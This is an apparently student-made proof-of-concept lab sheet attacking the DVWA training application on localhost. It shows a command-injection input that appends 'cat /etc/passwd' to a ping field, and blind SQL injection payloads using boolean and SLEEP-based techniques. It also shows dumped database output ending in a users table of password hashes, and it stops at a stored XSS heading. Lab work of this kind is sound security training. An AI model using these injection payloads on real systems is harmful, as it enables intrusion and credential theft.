
Web Hacking - POC

Luiz Carlos Aguiar C.

9)b)




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1; cat/etc/passwd


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.142 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.089 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.082 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.103 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3068ms
rtt min/avg/max/mdev = 0.082/0.104/0.142/0.023 ms
```

10)d)




```
GET /vulnerabilities/sqli_blind/?id=5&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/vulnerabilities/sqli_blind/?id=4&Submit=Submit
Cookie: PHPSESSID=r6ddk0mc7mti49anhodbolq5d6; security=low
Upgrade-Insecure-Requests: 1


```

10)d)




```
--
arameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=5' AND 4844=4844 AND 'Fllu'='Fllu&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=5' AND SLEEP(5) AND 'wuDb'='wuDb&Submit=Submit
--
```

10)d)




```
[21:35:45] [INFO] retrieved: 2
[21:35:45] [INFO] retrieved: information_schema
[21:35:47] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
```

10)d)




```
[21:36:58] [INFO] retrieved: guestbook
[21:36:59] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

10)d)




```
Database: dvwa
Table: users
[8 columns]
+---------------+--------------+
| Column        | Type         |
+---------------+--------------+
| user          | varchar(15)  |
| avatar        | varchar(70)  |
| failed_login  | int(3)       |
| first_name    | varchar(15)  |
| last_login    | timestamp    |
| last_name     | varchar(15)  |
| password      | varchar(32)  |
| user_id       | int(6)       |
+---------------+--------------+
```

10)d)



```
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
```

11)c)



Vulnerability: Stored Cross Site Scripting (XSS)

